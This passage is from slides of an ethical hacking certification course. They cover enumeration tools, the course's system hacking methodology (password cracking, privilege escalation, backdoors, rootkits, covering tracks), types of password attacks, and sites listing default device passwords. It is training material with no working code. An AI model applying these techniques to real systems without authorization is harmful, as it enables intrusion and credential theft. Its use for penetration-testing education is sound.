


- Perform NetBIOS enumeration using tools such as SuperScan, Hyena, and Winfingerprint
- Perform SNMP enumeration using tools such as OpUtils Network Monitoring Toolset and Engineer's Toolset
- Perform LDAP enumeration using tools such as Softerra LDAP Administrator



Enumeration Pen Testing

(Cont'd)



- └ Perform NTP enumeration using commands such as `ntptrace`, `ntpdc`, and `ntpq`
- └ Perform SMTP enumeration using tools such as `NetScanTools Pro`
- └ Perform DNS enumeration using Windows utility `NSLookup`



Module Summary







- Enumeration is defined as the process of extracting user names, machine names, network resources, shares, and services from a system
- SNMP enumeration is a process of enumerating user accounts and devices on a target system using SNMP
- MIB is a virtual database containing formal description of all the network objects that can be managed using SNMP
- Attacker queries LDAP service to gather information such as valid user names, addresses, departmental details, etc. that can be further used to perform attacks
- Network Time Protocol (NTP) is designed to synchronize clocks of networked computers
- Attackers use the specific port with telnet to enumerate the server version running on the remote host

System Hacking

Module 05

Unmask the Invisible Hacker



Security Breaches 2014



Department for Business Innovation and Skills Market Survey



58% of large organizations suffered staff related security breaches


60% of small business had a security breach

59% of respondents expect there will be more security incidents in 2015






Cost of breaches nearly doubled in the last 12 months

81% of large organizations had a security breach



695,000+ were impacted due to data breach

31% some of the worst security breaches were actually caused by inadvertent human error





<http://www.egress.com>

Module Objectives



- ↳ Overview of CEH Hacking Methodology
- ↳ Understanding Techniques to Gain Access to the System
- ↳ Understanding Privilege Escalation Techniques
- ↳ Understanding Techniques to Create and Maintain Remote Access to the System

- ↳ Overview of Different Types of Rootkits
- ↳ Overview of Steganography and Steganalysis Techniques
- ↳ Understanding Techniques to Hide the Evidence of Compromise
- ↳ Overview of System Hacking Penetration Testing



Information at Hand Before System Hacking Stage



What you have at this stage:

Footprinting Module


IP Range



Namespace



Employees



Scanning Module


Target assessment



Identified systems




Identified services



Enumeration Module


Intrusive probing



User lists



Security flaws



System Hacking: Goals



Hacking-Stage



Gaining Access



Escalating Privileges



Executing Applications



Hiding Files



Covering Tracks

Goal

To bypass access controls to gain access to the system

To acquire the rights of another user or an admin

To create and maintain remote access to the system

To hide attackers malicious activities and data theft

To hide the evidence of compromise

Technique/Exploit Used

Password cracking, social engineering

Exploiting known system vulnerabilities

Trojans, spywares, backdoors, keyloggers

Rootkits, steganography

Clearing logs

CEH Hacking Methodology (CHM)



Footprinting



Scanning



Enumeration

Gaining Access

Maintaining Access

Cleaning Logs

Cracking Passwords



Escalating Privileges



Executing Applications



Hiding Files



Covering Tracks

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks


6

Penetration Testing


Password Cracking




Password cracking techniques are used to recover passwords from computer systems



Attackers use password cracking techniques to gain unauthorized access to the vulnerable system



Most of the password cracking techniques are successful due to weak or easily guessable passwords



Types of Password Attacks



Non-Electronic Attacks

Attacker need not posses technical knowledge to crack password, hence known as non-technical attack

↳ Shoulder Surfing

↳ Social Engineering

↳ Dumpster Diving

Active Online Attacks

Attacker performs password cracking by directly communicating with the victim machine

↳ Dictionary and Brute Forcing Attack

↳ Hash Injection and Phishing

↳ Trojan/Spyware/Keyloggers

↳ Password Guessing

Passive Online Attacks

Attacker performs password cracking without communicating with the authorizing party

↳ Wire Sniffing

↳ Man-in-the-Middle

↳ Replay

Offline Attack

Attacker copies the target's password file and then tries to crack passwords in his own system at different location

↳ Pre-Computed Hashes (Rainbow Table)

↳ Distributed Network

Active Online Attack: Dictionary, Brute Forcing and Rule-based Attack



Dictionary Attack

A dictionary file is loaded into the cracking application that runs against user accounts

Brute Forcing Attack

The program tries every combination of characters until the password is broken

Rule-based Attack

This attack is used when the attacker gets some information about the password



Active Online Attack: Password Guessing



Frequency of attacks is less



Find a valid user

Create a list of possible passwords

Rank passwords from high probability to low

Key in each password until correct password is discovered

1

2

3

4


The attacker creates a list of all possible passwords from the information collected through social engineering or any other way and tries them manually on the victim's machine to crack the passwords

The failure rate is high



Default Passwords

- A default password is a password supplied by the manufacturer with new equipment (e.g. switches, hubs, routers) that is password protected
 - Attackers use default passwords in the list of words or dictionary that they use to perform password guessing attack



Online tools to search default passwords:

<http://cirt.net>

<http://defaultpassword.info>

<http://www.defaultpassword.us>

<http://www.passwordsdatabase.com>

<https://www.adt.net>

